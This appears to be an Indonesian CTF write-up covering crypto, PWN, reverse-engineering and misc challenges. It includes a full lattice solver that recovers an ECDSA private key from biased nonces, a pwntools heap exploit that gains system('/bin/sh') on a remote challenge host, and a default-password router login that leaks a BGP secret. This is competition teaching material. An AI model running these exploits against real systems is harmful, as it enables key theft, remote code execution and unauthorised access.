https://chat.z.ai/s/473a8aff-acdb-453d-b8ba-95904cb9c017

Analisis
Intinya Dalam chall ini, kita diberi lima kesempatan untuk membuat tanda tangan digital dari pesan yang kita masukkan. Setiap tanda tangan menghasilkan nilai $z$, $r$, dan $s$. Dimana ke-3 nilai tadi muncul bersama dengan kelemahan struktur

nonce $k$ untuk memulihkan private key $d$, yang kemudian digunakan untuk membuat tanda tangan valid

Eksploitasi
Kami selesaikan dengan solver berikut

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
#
============================================================
====================
# solver_chronos.py — Solver CTF "The Stellar
Subtraction" (Chronos HSM Vault)
# VULN : ChronosNonceEngine hanya update 12 byte terakhir
register -> semua
#        nonce berbagi 160-bit atas yang sama -> HNP ->
lattice LLL -> d.
# PEMAKAIAN:
#   Uji lokal : python3 solve.py --local --script
attachment.py
#   Server    : python3 solve.py --host <HOST> --port
<PORT>
#
============================================================
====================
import argparse
import hashlib
import json
import os
import re
import select
import secrets
import socket
import subprocess
import sys
from fractions import Fraction

# ---------------------- kurva secp256k1 ----------------
------
P  =
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
EFFFFFC2F
N  =
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8
CD0364141
A  = 0
Gx =
0x79BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815
B16F81798
```

```
Gy =
0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08
FFB10D4B8
G  = (Gx, Gy)


def point_add(P1, P2):
    if P1 is None:
        return P2
    if P2 is None:
        return P1
    x1, y1 = P1
    x2, y2 = P2
    if x1 == x2 and (y1 + y2) % P == 0:
        return None
    if x1 == x2 and y1 == y2:
        lam = (3 * x1 * x1 + A) * pow(2 * y1, -1, P) % P
    else:
        lam = (y2 - y1) * pow(x2 - x1, -1, P) % P
    x3 = (lam * lam - x1 - x2) % P
    y3 = (lam * (x1 - x3) - y1) % P
    return (x3, y3)


def scalar_mult(k, point):
    result = None
    addend = point
    while k > 0:
        if k & 1:
            result = point_add(result, addend)
        addend = point_add(addend, addend)
        k >>= 1
    return result


# ---------------------- LLL (murni Python, eksak via
Fraction) ----------------------
def lll(basis):
    """LLL dengan aritmetika eksak. Update mu/Bs
dilakukan INKREMENTAL saat
    size-reduction (tanpa recompute GSO penuh) agar
cepat; recompute penuh
    hanya dilakukan saat swap baris."""
    delta = Fraction(99, 100)
    basis = [list(map(int, row)) for row in basis]
    n, m = len(basis), len(basis[0])

    def gso():
        Bs = []
```

```
        mu = [[Fraction(0)] * n for _ in range(n)]
        for i in range(n):
            v = [Fraction(x) for x in basis[i]]
            for j in range(i):
                nj = sum(x * x for x in Bs[j])
                if nj == 0:
                    continue
                mu[i][j] = sum(Fraction(basis[i][t]) *
Bs[j][t] for t in range(m)) / nj
                v = [v[t] - mu[i][j] * Bs[j][t] for t in
range(m)]
            Bs.append(v)
        return Bs, mu

    Bs, mu = gso()
    k = 1
    while k < n:
        # --- size-reduction baris k thd baris sebelumnya
(update inkremental) ---
        for j in range(k - 1, -1, -1):
            if abs(mu[k][j]) > Fraction(1, 2):
                c = int(round(mu[k][j]))
                basis[k] = [basis[k][t] - c * basis[j][t]
for t in range(m)]
                for i in range(j):
# mu[k][i] -= c*mu[j][i]
                    mu[k][i] -= c * mu[j][i]
                mu[k][j] -= c
# mu[k][j] jadi ~0
                # CATATAN: Bs[k] TIDAK berubah --
komponen ortogonal thd span
                # baris-baris sebelumnya tidak
terpengaruh pengurangan kelipatan
                # baris j (basis[j] seluruhnya ada di
dalam span tersebut).
        # --- kondisi Lovasz ---
        if sum(x * x for x in Bs[k]) >= (delta - mu[k][k
- 1] ** 2) * sum(x * x for x in Bs[k - 1]):
            k += 1
        else:
            basis[k], basis[k - 1] = basis[k - 1],
basis[k]
            Bs, mu = gso()
# recompute hanya saat swap
            k = max(k - 1, 1)
    return basis


# ---------------------- serangan HNP -------------------
```

```
---
BIAS_BITS = 96                  # hanya 12 byte terakhir
nonce yang berubah
W = 1 << (256 - BIAS_BITS)      # bobot penyeimbang kolom
= 2^160


def build_equations(sigs, pair_mode):
    """Dari k_i = s_i^-1 (z_i + r_i d) mod N dan |k_i -
k_j| < 2^96:

        d*U + V = e  (mod N),   |e| < 2^96
        U = r_i s_i^-1 - r_j s_j^-1
        V = z_i s_i^-1 - z_j s_j^-1

    PENTING: jangan normalisasi dengan U^-1! Residual
kecilnya adalah
    e = (U*d + V) mod N -- dikali U^-1 nilainya menjadi
acak lagi.
    Bentuk HNP: e = t*d + a (mod N) dengan t=U, a=V, e
kecil.
    """
    pairs = ([(i, i + 1) for i in range(len(sigs) - 1)]
if pair_mode == "consecutive"
             else [(i, j) for i in range(len(sigs)) for j
in range(i + 1, len(sigs))])
    eqs = []
    for (i, j) in pairs:
        r1, s1, z1 = sigs[i]
        r2, s2, z2 = sigs[j]
        i1, i2 = pow(s1, -1, N), pow(s2, -1, N)
        U = (r1 * i1 - r2 * i2) % N
        V = (z1 * i1 - z2 * i2) % N
        if U == 0:
            continue
        eqs.append((U, V))
    return eqs


def recover_d_candidates(sigs, pair_mode):
    eqs = build_equations(sigs, pair_mode)
    m = len(eqs)
    if m < 2:
        return []
    dim = m + 2
    M = []
    for i in range(m):
        row = [0] * dim
        row[i] = W * N
```

```
        M.append(row)
    M.append([(T * W) % (W * N) for (T, _) in eqs] + [1,
0])   # baris kunci privat
    M.append([(b * W) % (W * N) for (_, b) in eqs] + [0,
W])   # baris konstanta
    cands = []
    for v in lll(M):                          # target:
(W*e_1..W*e_m, d, W)
        if v[-1] != 0 and v[-1] % W == 0:
            g = v[-1] // W
            try:
                cands.append(v[m] * pow(g, -1, N) % N)
            except ValueError:
                pass
        cands.append(v[m] % N)                #
fallback kandidat mentah
    return cands


def solve_private_key(sigs, Q):
    for mode in ("consecutive", "all"):
        for d in recover_d_candidates(sigs, mode):
            if 1 <= d < N and scalar_mult(d, G) == Q:   #
verifikasi definitif
                return d, mode
    return None, None


# ---------------------- I/O tube ----------------------
class Tube:
    def __init__(self, fd, send_fn, timeout=45):
        self.fd, self.send_fn, self.timeout, self.buf =
fd, send_fn, timeout, b""

    def read_until(self, pat):
        while pat not in self.buf:
            r, _, _ = select.select([self.fd], [], [],
self.timeout)
            if not r:
                raise TimeoutError("timeout menunggu %r
(buffer: %r)" % (pat, self.buf[-120:]))
            chunk = os.read(self.fd, 4096)
            if not chunk:
                raise EOFError("koneksi tertutup
(buffer: %r)" % self.buf[-120:])
            self.buf += chunk
        i = self.buf.index(pat) + len(pat)
        out, self.buf = self.buf[:i], self.buf[i:]
        return out
```

```
    def send(self, data):
        self.send_fn(data)


def connect_local(script):
    proc = subprocess.Popen([sys.executable, script, "--
stdio"],
                            stdin=subprocess.PIPE,
stdout=subprocess.PIPE,
                            stderr=subprocess.DEVNULL)

    def _send(data):
        proc.stdin.write(data)
        proc.stdin.flush()

    return Tube(proc.stdout.fileno(), _send), proc


def connect_tcp(host, port):
    sock = socket.create_connection((host, port),
timeout=60)
    return Tube(sock.fileno(), sock.sendall), sock


# ---------------------- interaksi ----------------------
def start_session(tube):
    data = tube.read_until(b"Signing Quota")
    qx = int(re.search(rb"Public Key Qx\s*:\s*(0x[0-9a-
fA-F]+)", data).group(1), 16)
    qy = int(re.search(rb"Public Key Qy\s*:\s*(0x[0-9a-
fA-F]+)", data).group(1), 16)
    target = re.search(rb"Vault Target\s*:\s*(\S+)",
data).group(1).decode()
    return (qx, qy), target


def collect_signatures(tube, count=5):
    sigs = []
    for i in range(count):
        tube.read_until(b"> ")
        tube.send(b"1\n")
        tube.read_until(b"Enter message in hex: ")
        # FIX: .hex() adalah method 'bytes', bukan 'str'.
        msg = ("audit-%d" % (i + 1)).encode()          #
b"audit-1"
        tube.send(msg.hex().encode() + b"\n")          #
kirim "617564697432d31"
        line = tube.read_until(b"\n")
```

```
        if b"Signature generated" not in line:
            raise RuntimeError("server menolak: %r" %
line)
        p = json.loads(re.search(rb"\{.*\}",
line).group(0).decode())
        sigs.append((int(p["r"], 16), int(p["s"], 16),
int(p["z"], 16)))
        print("    [sig %d] r=%s... s=%s..." % (i + 1,
hex(sigs[-1][0])[:14], hex(sigs[-1][1])[:14]))
    return sigs


def sign_message(d, msg):
    z = int.from_bytes(hashlib.sha256(msg).digest(),
"big") % N
    k = secrets.randbelow(N - 1) + 1          # k baru
bebas, d sudah diketahui
    r = scalar_mult(k, G)[0] % N
    return r, pow(k, -1, N) * (z + r * d) % N


def verify_sig(Q, msg, r, s):                 # replika
verify() server
    if not (1 <= r < N and 1 <= s < N):
        return False
    z = int.from_bytes(hashlib.sha256(msg).digest(),
"big") % N
    w = pow(s, -1, N)
    pt = point_add(scalar_mult(z * w % N, G),
scalar_mult(r * w % N, Q))
    return pt is not None and pt[0] % N == r


def unlock_vault(tube, r, s):
    tube.read_until(b"> ")
    tube.send(b"2\n")
    tube.read_until(b"Enter signature r (hex or int): ")
    tube.send(hex(r).encode() + b"\n")
    tube.read_until(b"Enter signature s (hex or int): ")
    tube.send(hex(s).encode() + b"\n")
    return tube.read_until(b"\n")


def show_bias(sigs, d):
    r1, s1, z1 = sigs[0]
    r2, s2, z2 = sigs[1]
    k1 = pow(s1, -1, N) * (z1 + r1 * d) % N
    k2 = pow(s2, -1, N) * (z2 + r2 * d) % N
    print("[*] Bukti nonce bias:")
```

```
    print("    160-bit atas k1 = %040x" % (k1 >> 96))
    print("    160-bit atas k2 = %040x   (identik? %s)" %
(k2 >> 96, (k1 >> 96) == (k2 >> 96)))
    print("    |k1 - k2| = %d  < 2^96 ? %s" % (abs(k1 -
k2), abs(k1 - k2) < (1 << 96)))


def main():
    ap = argparse.ArgumentParser(description="Solver
Chronos HSM Vault (ECDSA nonce bias -> HNP lattice)")
    ap.add_argument("--host")
    ap.add_argument("--port", type=int, default=1337)
    ap.add_argument("--local", action="store_true",
help="uji lokal vs attachment.py --stdio")
    ap.add_argument("--script", default="attachment.py",
help="path attachment.py untuk --local")
    args = ap.parse_args()

    if args.local:
        tube, res = connect_local(args.script)
    elif args.host:
        tube, res = connect_tcp(args.host, args.port)
    else:
        ap.error("gunakan --host HOST [--port PORT] atau
--local")

    try:
        print("[*] Membaca info sesi ...")
        Q, target = start_session(tube)
        print("    Q            = (0x%x, 0x%x)" % Q)
        print("    Target vault : %s" % target)

        print("[*] Meminta 5 signature (menu [1]) ...")
        sigs = collect_signatures(tube, 5)

        print("[*] Menyerang: HNP lattice + LLL ...")
        d, mode = solve_private_key(sigs, Q)
        if d is None:
            print("[-] Gagal menemukan d")
            return 1
        print("[+] Private key d = 0x%x   (mode
pasangan: %s)" % (d, mode))
        show_bias(sigs, d)

        print("[*] Membuat signature untuk target
vault ...")
        r, s = sign_message(d, target.encode())
        print("[+] Terverifikasi lokal (u1G + u2Q ==
R)? %s" % verify_sig(Q, target.encode(), r, s))
```


```
        print("[*] Mengirim ke menu [2] ...")
        out = unlock_vault(tube, r, s)
        print(out.decode(errors="replace").strip())
        return 0 if b"Unlocked" in out else 1
    finally:
        if args.local:
            res.kill()
        else:
            try:
                res.close()
            except Exception:
                pass


if __name__ == "__main__":
    sys.exit(main())
```

Flag:
IONIC{n0nc3_r3us3_328b3757b3c8e9b900

# [ PWN ]

## Archive Vault




Author: -

Analisis

File
archive_vault - ./archive_vault: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=1b0e5c4a373be01662b9974232e50492e6fd5ca9, for GNU/Linux 3.2.0, stripped

Checksec




- Full Relro = Proteksi GOT
- Canary Found = Ketika terjadi buffer, tidak akan langsung mengenai addres tapi mengenai canary
- NX Enabled = Shellcode protection
- PIE Enabled = Alamat program selalu berubah ketika program dijalankan

Eksploitasi

Binary ini adalah heap-manager menu: CREATE, VIEW, EDIT, RENAME, ARCHIVE, RESTORE. Seccomp filter aktif lewat prctl(SECCOMP). Semua proteksi standar nyala. Jalan masuknya bukan dari proteksi tersebut, tetapi lewat bug logika di heap manager sendiri.

```
struct entry { void (*fn)(void*, size_t); // dipanggil saat VIEW: e->fn(e->blob, e->blob_size) char *blob; size_t blob_size; size_t name_len; char name[0x18]; };
```

Kami selesaikan dengan solver sebagai berikut

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import os
import sys
from pwn import *

context.arch = "amd64"
context.log_level = "info"

EXE = os.environ.get("EXE", "./archive_vault")

HOST = "chall.ctf.tccpens.id"       # set HOST+PORT for
remote
PORT = 30795
LIBC = os.environ.get("LIBC")       # optional explicit
libc path

# ---- glibc 2.39 (Ubuntu 24.04, libc6_2.39-0ubuntu8)
offsets, used when the
# ---- remote libc is not the local one. Verified via
page-alignment check.
G2_39 = {"read": 0x11ba50, "system": 0x58740, "binsh":
0x1CB42F}

io = None


def start():
    if HOST:
        return remote(HOST, PORT)
    return process(EXE)


# ---------------------------- command wrappers ---------
--------------------
def cmd(c):
    io.sendlineafter(b"vault> ", c)


def create(slot, name_len, blob_size, data_len, name=b"",
data=b""):
    cmd(b"CREATE %d %d %d %d" % (slot, name_len,
blob_size, data_len))
    if name_len:
        assert len(name) <= name_len
        io.send(name.ljust(name_len, b"\x00"))
```

```
    if data_len:
        assert len(data) <= data_len
        io.send(data.ljust(data_len, b"\x00"))


def view(slot):
    cmd(b"VIEW %d" % slot)
    io.recvuntil(b"name(")
    nl = int(io.recvuntil(b"): ")[:-3])
    name = io.recvn(nl) if nl else b""
    io.recvuntil(b"content(")
    cl = int(io.recvuntil(b"): ")[:-3])
    content = io.recvn(cl) if cl else b""
    return name, content


def edit(slot, data_len, data=b""):
    cmd(b"EDIT %d %d" % (slot, data_len))
    if data_len:
        assert len(data) <= data_len
        io.send(data.ljust(data_len, b"\x00"))


def rename(slot, name, tag):
    cmd(b"RENAME %d %d" % (slot, len(name)))
    io.send(name + bytes([tag]))


def archive(slot):
    cmd(b"ARCHIVE %d" % slot)


def restore(cold_id, slot):
    cmd(b"RESTORE %d %d" % (cold_id, slot))


# ---------------------------- primitives ---------------
--------------------
def set_fake(fn_addr, blob_addr, blob_size, name=b""):
    """EDIT slot0 overwrites Y's struct (== X's dangling
blob) with fake entry."""
    fake = flat(fn_addr, blob_addr, blob_size, len(name))
+ name
    fake = fake.ljust(0x38, b"\x00")
    edit(0, 0x38, fake)


def arb_read(addr, n):
    set_fake(PIE + 0x1E20, addr, n)         # print_fn =
```

```
fwrite(blob, 1, size)
    _, data = view(1)
    return data


def arb_write(addr, data):
    # fake fn = read_n(buf, len): VIEW blocks reading
exactly len bytes,
    # so the payload must be sent right after the
"content(...)" prompt.
    set_fake(PIE + 0x1DA0, addr, len(data))
    io.sendlineafter(b"vault> ", b"VIEW 1")
    io.recvuntil(b"content(")
    io.recvuntil(b"): ")
    io.send(data)
    io.recvuntil(b"[*] end")


def syscmd(c):
    """Run a shell command (<= 0x17 bytes) through
system() in the victim."""
    c = c.encode() if isinstance(c, str) else c
    assert len(c) <= 0x18, "cmd too long for Y blob
(0x18)"
    arb_write(Y_BLOB, c.ljust(0x18, b"\x00"))
    set_fake(SYSTEM, Y_BLOB, 0x10)
    cmd(b"VIEW 1")                              # ->
system(cmd)
    io.recvuntil(b"content(")
    io.recvuntil(b"): ")
    out = io.recvuntil(b"[*] end", timeout=5)
    return out.rsplit(b"[*] end")[0] if out else b""


# ---------------------------- exploit ------------------
--------------------
def pwn():
    global PIE, Y_BLOB, SYSTEM, LIBC_BASE

    # stage 1-2: off-by-one chunk size corruption
    create(0, 0, 0x48, 0)                       # [Sx][Bx
chunk 0x50]
    rename(0, b"A" * 0x18, 0x41)                # Bx size
LSB 0x51 -> 0x41

    # stage 3-4: free corrupted chunk, restore entry
(dangling blob)
    archive(0)                                  # free(Bx)
-> tcache[0x40]
```

```
    restore(0, 0)

    # stage 5: reclaim chunk as struct -> overlap
    create(1, 0, 0x18, 0)                    # Y struct
== Bx == X->blob

    # stage 6: PIE leak (dump Y's struct through X)
    _, content = view(0)
    fn_leak = u64(content[0:8])
    Y_BLOB = u64(content[8:16])
    PIE = fn_leak - 0x1E20
    log.success("Y blob     : %#x", Y_BLOB)
    log.success("PIE base   : %#x", PIE)
    assert PIE & 0xFFF == 0, "PIE leak failed"

    # stage 7: libc leak via read@got (Full RELRO ->
filled at startup)
    leak_read = u64(arb_read(PIE + 0x3F88, 8).ljust(8,
b"\x00"))
    log.success("libc read  : %#x", leak_read)

    libc = None
    # candidate 1: explicit LIBC env
    # candidate 2: local libc (matches when testing
locally)
    # candidate 3: hardcoded glibc 2.39 (Ubuntu 24.04)
    for name, off in [("libc-file:%s" % LIBC, None)] if
LIBC else []:
        try:
            l = ELF(LIBC, checksec=False)
            if (leak_read - l.sym["read"]) & 0xFFF == 0:
                libc, LIBC_BASE = l, leak_read -
l.sym["read"]
        except Exception:
            pass
    if libc is None:
        for path in ("/usr/lib/x86_64-linux-
gnu/libc.so.6",
                     "/lib/x86_64-linux-gnu/libc.so.6"):
            if os.path.exists(path):
                l = ELF(path, checksec=False)
                if (leak_read - l.sym["read"]) & 0xFFF ==
0:
                    libc, LIBC_BASE = l, leak_read -
l.sym["read"]
                    log.success("libc match : %s
(local)", path)
                    break
    if libc is None:
```

```
        if (leak_read - G2_39["read"]) & 0xFFF == 0:
            LIBC_BASE = leak_read - G2_39["read"]
            log.success("libc match : glibc 2.39 (Ubuntu
24.04)")
        else:
            log.failure("libc version unknown! read@got
= %#x" % leak_read)
            log.failure("get the right libc (low12 read
= %#x)"
                        % (leak_read & 0xFFF))
            io.interactive()
            return

    if libc is not None:
        libc.address = LIBC_BASE
        SYSTEM = libc.sym["system"]
        BINSH = next(libc.search(b"/bin/sh\x00"))
    else:
        SYSTEM = LIBC_BASE + G2_39["system"]
        BINSH = LIBC_BASE + G2_39["binsh"]
    log.success("libc base  : %#x", LIBC_BASE)
    log.success("system     : %#x", SYSTEM)

    # stage 8-9: arbitrary write cmd string, then
system(cmd)
    flag = syscmd("cat flag* /flag*")
    if flag:
        log.success("flag output : %s",
flag.decode(errors="replace").strip())
    else:
        log.warning("no output from 'cat flag* /flag*',
try interactive")

    # fallback / interactive shell
    set_fake(SYSTEM, BINSH, 0x10)
    cmd(b"VIEW 1")                          # ->
system("/bin/sh")
    io.interactive()


if __name__ == "__main__":
    io = start()
    pwn()
```

Flag:
IONIC{CuM4_L3AK_LE4K_D04ANG_S3LES41IIIII}

# [ REVERSE ]

## Script

Author: Pria Solo

Deskripsi

> Life is simple: either you get a Yeay!!!, or you get a Nope!!!.

Link Ai dan Tools:
https://stegotoolkit.com/ctf-lab
https://chat.z.ai/s/0092ac54-d9f4-4732-b590-2436f5d80dfd
https://claude.ai/share/61d081cd-b4d8-41ca-b10b-8cdd4b1af857

Analisis

Saya memakai https://stegotoolkit.com/ctf-lab/stego-file-identifier untuk mendapatkan petunjuk tambahan tentang file soal. Setelah mengekstrak *dist_tar.gz*, saya menemukan *main*, ELF 64-bit dengan Lua 5.4 yang di-link statis. Soal ini reverse ELF biasa, bukan bundle Ionic. Program mencetak *Flag: Nope!!!* untuk input salah. Lewat objdump dan gdb, saya menggunakan dump script Lua dari buffer 5221 byte. Script itu mengubah flag (*IONIC{* + 52 karakter + *}*) menjadi QR code versi 5 dengan Reed-Solomon, lalu mengirim 807 bit hasilnya ke VM native. VM itu menjalankan 27.626 instruksi (XOR, AND, shift, dan lainnya) dengan 412 CMP sebagai kendala. Semua operasi VM berupa bit, jadi saya memodelkan encoder QR dan emulasi VM secara simbolik di z3, dengan 52 karakter flag sebagai variabel. z3 mengembalikan *sat* dalam sekitar 2 detik. Saya memverifikasi hasilnya dengan *./main*, dan program mencetak *Flag: Yeay!!!*.

**Flag:**
*IONIC{y34y_c0n9r47ul4710n5_y0u_501v3d_7h3_5qr1p7_ch4ll3ng3}*

# Ghost Chain

Author: FailDeGaskar

Deskripsi

> *A small "tool" is circulating on an underground forum. They say it is just a utility to check system integrity, but something is off — analysts who tried to take the file apart claim they "found the flag" yet the server always rejects it. Some say the file is corrupted. Some say they were gaslit by the binary itself. Can you find the real flag?*

Link Ai dan Tools:
https://stegotoolkit.com/ctf-lab
https://chat.z.ai/s/0092ac54-d9f4-4732-b590-2436f5d80dfd
https://claude.ai/share/61d081cd-b4d8-41ca-b10b-8cdd4b1af857

Analisis

Saya memakai https://stegotoolkit.com/ctf-lab untuk mengecek file. File Type / Magic Byte Detector mengecek format asli file dari magic byte, bukan dari ekstensi. Hasil untuk *ghostchain.zip* (512 byte) adalah magic byte *50 4B 03 04*,Saya memakai Strings Extractor untuk mengambil string ASCII dan UTF-16LE beserta offset-nya, siapa tahu ada petunjuk awal. Format PE64 pada *ghostchain.exe* saya ketahui dari membaca header setelah diekstrak, bukan dari detector.


Program menyembunyikan flag dengan anti-debug, seed dari hash header, dekripsi ChaCha, dan VM kecil. Flag-nya tidak pernah dicetak. Saya mengambilnya lewat emulasi Unicorn dengan nilai integritas V = 0, yaitu kondisi bersih tanpa debugger. Hasilnya berupa

Flag:

IONIC{ghOst_ch41n_7h3_ch41n_15_4_l13_yOu_4r3_7h3_ghO57_pL3ase_l_n33d_Th1s_mY_mOM_1S_K1nD4_HOm3l3ss}

# [ MISC ]

## The Open Router




Author: executeid

Deskripsi

> Tim CloudOps kami baru saja mencoba migrasi ke arsitektur Cloud-Native Routing (*openrouter*). Mereka membuat satu instance *router* untuk dihubungkan ke Core Data Center via BGP. Sepertinya admin kami sedang melakukan *debugging* dan membiarkan port manajemennya terbuka lebar. Bisakah kamu mencari rahasia BGP di dalam *router* ini?
>
> *IONIC{...}*

Link AI:
https://chat.z.ai/s/c03d6bd7-2f06-482d-9981-1acc0167a5ea

Analisis
Referensi
https://id.wikipedia.org/wiki/Protokol_batas_gerbang
Sesuai deskripsi soal, terdapat port layanan yang sensitif terbuka sehingga ketika pertama kali saya mengakses open router terdapat access unauthorized dari router.

Eksploitasi

Berdasarkan bantuan AI dan deskripsi soal, kami memulai untuk eksploitasi dengan menghubungkan keserver router terlebih dahulu dengan nc, lalu ketika dimenu utama kami kirimkan perintah ‘enable’ untuk mengaktifkan router,

ketika router meminta password kami masukkan ‘zebra’ hal ini berkorelasi dengan jenis router klasik FRR routing setelah password berhasil dikonfirmasi router aktif dan masukkan perintah show running-config untuk menampilkan konfigurasi yang sedang berjalan

```
openrouter# show running-config
show running-config

Current configuration:
!
frr version 10.6.1
frr defaults traditional
!
hostname openrouter
password zebra
enable password zebra
banner motd file /etc/frr/motd.txt
!
!
!
!
!
!
router bgp 65000
 bgp router-id 10.0.0.1
 neighbor 192.168.100.2 remote-as 65001
 neighbor 192.168.100.2 description "Primary uplink to Core"
 neighbor 192.168.100.2 password IONIC{c10ud_n4tiv3_b9p_l3ak}
!
exit
!
!
!
!
line vty
 exec-timeout 2 0
 no login
exit
!
end
openrouter#
```

Flag
IONIC{c10ud_n4tiv3_b9p_l3ak}